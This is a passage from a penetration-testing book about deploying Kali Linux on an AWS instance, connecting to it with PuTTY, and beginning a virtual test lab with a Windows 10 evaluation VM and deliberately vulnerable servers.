
Once your key pair has been saved, return to the AWS console and click on **Resource Groups** at the top of the console and then choose **Launch a Virtual Machine**. In the menu at the left of the console, click on AWS Marketplace and enter Kali Linux in the search bar as seen here:




There is currently only once instance of a Kali Linux AMI in the marketplace. Notice that it is listed as **Free tier eligible** under the Kali logo. Click on **Select** to use this AMI:




This brings us to the pricing details of the various **Instance Types** for AMIs, which package the specifications such as memory and processor usage available to the AMI, with T2 Nano having the lowest hourly rate of $0.006/hr. Once finished viewing the **Instance Types**, scroll to the bottom of the page and click on **Continue**:



For the free version, select the **t2 micro** type as this is for general purpose use and is eligible for the Free Tier:




Click on the **Review and Launch** button. Confirm that the **Instance Type** chosen is **t2.micro** and click on **Launch**:




You should now be prompted to use your previously saved key pair. In the first drop-menu, select **Choose and existing key pair**. In the **Select a key pair** menu, browse to the location of your saved key pair. Click on the checkbox to acknowledge the terms and then lastly click on **Launch Instances**.

You should now be notified of the Launch Status of the Kali Linux AMI. You can also create billing alerts in the event that you exceed AWS's Free Tier usage:




Scroll down and click on **View Usage Instructions**:




Return to the **Launch Status** page and click on **Open Your Software on AWS Marketplace**. In the Software Subscriptions and AMI tab, click on **View Instances**.


This presents a pop-up box displaying the details of the instance including the ID, OS Info, and Status. Click on Manage in the AWS Console:



Click on the **Connect** button:



We are then presented with the options available to connect to our Instance, as well as instructions on how to do so using an SSH client such as PuTTY. Note that in the example listed, the name of the key pair is `Kali_AWS.pem`. When connecting via an SSH client, be sure to use the key pair name you chose in the previous steps:




Now we need a standalone **Secure Shell (SSH)** client to be able to connect to our Kali Linux instance in the cloud. We'll be using Putty as our standalone client and we will also require Puttygen to be able to authenticate with our cloud instance using our previously downloaded key pair. Both Putty and Puttygen come in 32-bit and 64-bit versions and can be downloaded from the following link: `https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html?`.

Be sure to download both `putty.exe` and `puttygen.exe` which are Windows executables. The machine I am using is of 64-bit architecture, therefore I'll be using the 64-bit versions.

Once they are downloaded, run `puttygen.exe` first. Click on File and then click on Load Private Key. Now, browse to the key pair file you downloaded earlier. You may have to change the file type from **PFF** to **All Files** as the key file is in the older `.pem` format.

Once selected, you should be prompted to **Save private key** to be able to save it in Putty's format.


Once the Key has been located, click on the Save private key button:



Now, we can run and configure `Putty.exe` with the necessary settings to connect to our Kali instance in the AWS cloud.


In the Session category in the left pane of Putty, enter the Public DNS URL shown in the Instances category in the dashboard. It should look like the URL in this screenshot:

Enter the Public DNS address into the Host Name area in Putty, as seen in the screenshot:



Next, scroll down to the **SSH** category in the left pane and click on the **Auth** sub-category. Click on the **Browse** button on the right pane to browse to the saved `.ppk` private key.

For the username, we will be using **Ec2-user**:



Click on the **Open** button and you should now be able to log in to your Kali instance in the cloud. Once connected, remember to update Kali.

Summary

When looking at the vast array of tools in the latest version of Kali Linux, we can see that there is functionality for a wide variety of security tasks. These include digital forensics, wireless security assessments, reverse engineering software, hacking hardware, and penetration testing.

There was also a discussion on the variety of ways that Kali Linux can be deployed. There is the ability to deploy Kali Linux using a live DVD or USB or SD card, installing it as a virtual machine, and also using it as the primary operating system on a standalone system or even in the cloud.

As with any other software, Kali Linux also needs to be updated, whether we only update the software applications or the Linux kernel included in the distribution.

In the next chapter, we will look at setting up our pentesting lab.

Questions

1. What is the name of the mobile version of Kali Linux?
2. What Windows tool can be used to verify the integrity of the downloaded Kali Linux image file?
3. What is the Linux command to verify the integrity of the downloaded Kali Linux image file?
4. What is the name of the tool that can be used to install Kali Linux and other Linux distributions on a flash drive or SD/micro-SD card?
5. What are the various live modes for using Kali Linux?
6. What command is used to update Kali Linux?
7. When installing Kali Linux in the cloud using Amazon, which general purpose instance is eligible for Free Tier use?

Further reading

Additional information on Kali Linux installations can be found here: `https://docs.kali.org/category/installation`.

Additional information on dual-booting Kali Linux with Windows can be found here: `https://docs.kali.org/installation/dual-boot-kali-with-windows`.

2
Setting Up Your Test Lab

In this chapter, we look at setting up a lab environment for our penetration tests. Many of the tests should first be performed in this confined lab environment before attempting them in a production environment. Remember that you must obtain written permission when working on a live environment, as well as following all local laws when carrying out any stage of the penetration test on a network. It may also be a good idea to have a lawyer review any contract and engagement details before you commence to avoid any issues that may arise during or after the exercise. Some insurance companies also offer coverage to penetration testers in the event of unexpected damages.

To avoid running into legal issues and unnecessary expenditure as a result of penetration testing, it's highly recommended that you build a test environment, whether physical or virtual, in an effort to familiarize yourself with the tests and their results, as well as understand the impact of the tests on hardware, software, and bandwidth, as many of these tests are disruptive to devices and organizations.

We will cover the following topics in detail:

- Setting up a Windows environment in a VM
- Installing vulnerable servers
- Installing additional tools in Kali Linux
- Network services in Kali Linux
- Additional labs and resources

Technical requirements

- Minimal hardware requirements: 6 GB RAM, quad-core 2.4 GHz processor, 500 GB HDD
- VirtualBox: `https://www.virtualbox.org/wiki/Downloads`

- Metasploitable 2: `https://sourceforge.net/projects/metasploitable/files/Metasploitable2/`
- Packer: `https://www.packer.io/downloads.html`
- Vagrant: `https://www.vagrantup.com/downloads.html`
- Metasploitble 3 (300 MB file)
- Metasploitable 3 (6 GB `.ova` file for VirtualBox): `https://mega.nz/#!XQxEAABQ!frdh5DgZE-tSb_1ajPwLZrV4EZuj1lsS3WlWoLPvBjI`
- The BadStore vulnerable web server: `https://d396qusza40orc.cloudfront.net/softwaresec/virtual_machine/BadStore_212.iso`

Physical or virtual?

Deciding whether to set up a physical or virtual lab (or a combination thereof) depends on your budget and available resources. Penetration testing can get quite expensive depending on the tools used, especially if opting for commercial tools, but it doesn't have to be, considering the many available open source tools in Kali Linux as well as those available on GitHub and GitLab.

As a professional penetration tester, I use two physical machines. One is a laptop outfitted with a 1 TB hard drive, 16 GB of DDR4 RAM, an i7 processor, and an NVIDIA GeForce GTX 1050 graphics card, outfitted with three virtual machines including the main OS (Kali Linux 2018.2). The second machine is an older Tower workstation with 2 TB drives, 24 GB of DDR3 RAM, and an Intel Xeon 3500 processor with onboard graphics card with several VMs, including those used as part of my virtual lab environment.

When creating your lab environment, it's crucial that you know the minimum and recommended resources required by each operating system, including the host and all VMs. While many Linux-based operating systems require as little as 2 GB of RAM, it's always a wise choice to assign more than the specified recommended RAM to allow your tools to run without lagging or insufficient memory errors. Again, though, this will all depend on your available budget or resources at hand.

Setting up a Windows environment in a VM

For the Windows environment test lab, I've chosen to install Microsoft Windows 10 as it is currently the latest release by Microsoft. Many users with newer PCs and laptops may already be running Windows 10 but Windows 10, should also be installed as a virtual machine for testing purposes, thereby leaving the host OS untouched. This is also recommended for readers with older versions of Windows as well as Mac and Linux users, so they are able to work with the latest version of Windows as part of their penetration tests in the lab environment. In the real world, we will be seeing fewer Windows 7 machines as support for it has ended (making these systems highly vulnerable), although there will also be faithful users who are not open to upgrading just yet.

For this installation, we will be using an evaluation copy of Windows 10 Enterprise edition, available as a direct download from the Microsoft website. You can download your evaluation copy of Windows 10 Enterprise by visiting `https://www.microsoft.com/en-us/evalcenter/evaluate-windows-10-enterprise`. Remember that unless you have or purchase a license, this version has a 90-day evaluation period.

Once at the download page, you should notice that there are two available versions, ISO and **Long-Term Servicing Branch** (**LSTB**). Choose **ISO – Enterprise** and click on **Continue**.


Complete the evaluation form details and click on **Continue**. Please remember the details entered as you will be required to authenticate via phone call or SMS later on during the installation.

Select your platform (32 bit or 64 bit) as well as your language, and click on Download to proceed.

You can now begin creating your Windows 10 virtual machine. VirtualBox or VMware can be used for this but in this instance I will be using VirtualBox.

Open VirtualBox and click on the **New** icon at the top left. Give your VM a name and choose the appropriate version (32, bit or 64, bit) depending on the version you previously downloaded. Click on **Next** to continue.

Assign available RAM to the VM. The recommended memory is 2 GB, but I have assigned just over 6 GB as I have 24 GB of RAM on my machine. Remember to factor in the host usage, as well as other VMs such as Kali Linux, which may be running simultaneously:




Add a new virtual hard disk by clicking on **Create** a virtual hard disk now and then clicking on **Create**.


For the hard disk file type, select **VirtualBox Disk Image** (**VDI**) and click on **Next**.

Choose the **Dynamically Allocated** option under **Storage** on the physical disk. This option conserves hard drive space by using space on the physical disk only when it is used as opposed to creating a fixed size space on the disk that may not be used. Click **Next** to continue.

When choosing the size of the virtual disk, consider the recommended HDD space as well as the space of the applications you may wish to install (such as Metasploitable) in the VM. In this instance, I've allocated 64 GB of HDD space. Click on **Create** to continue:



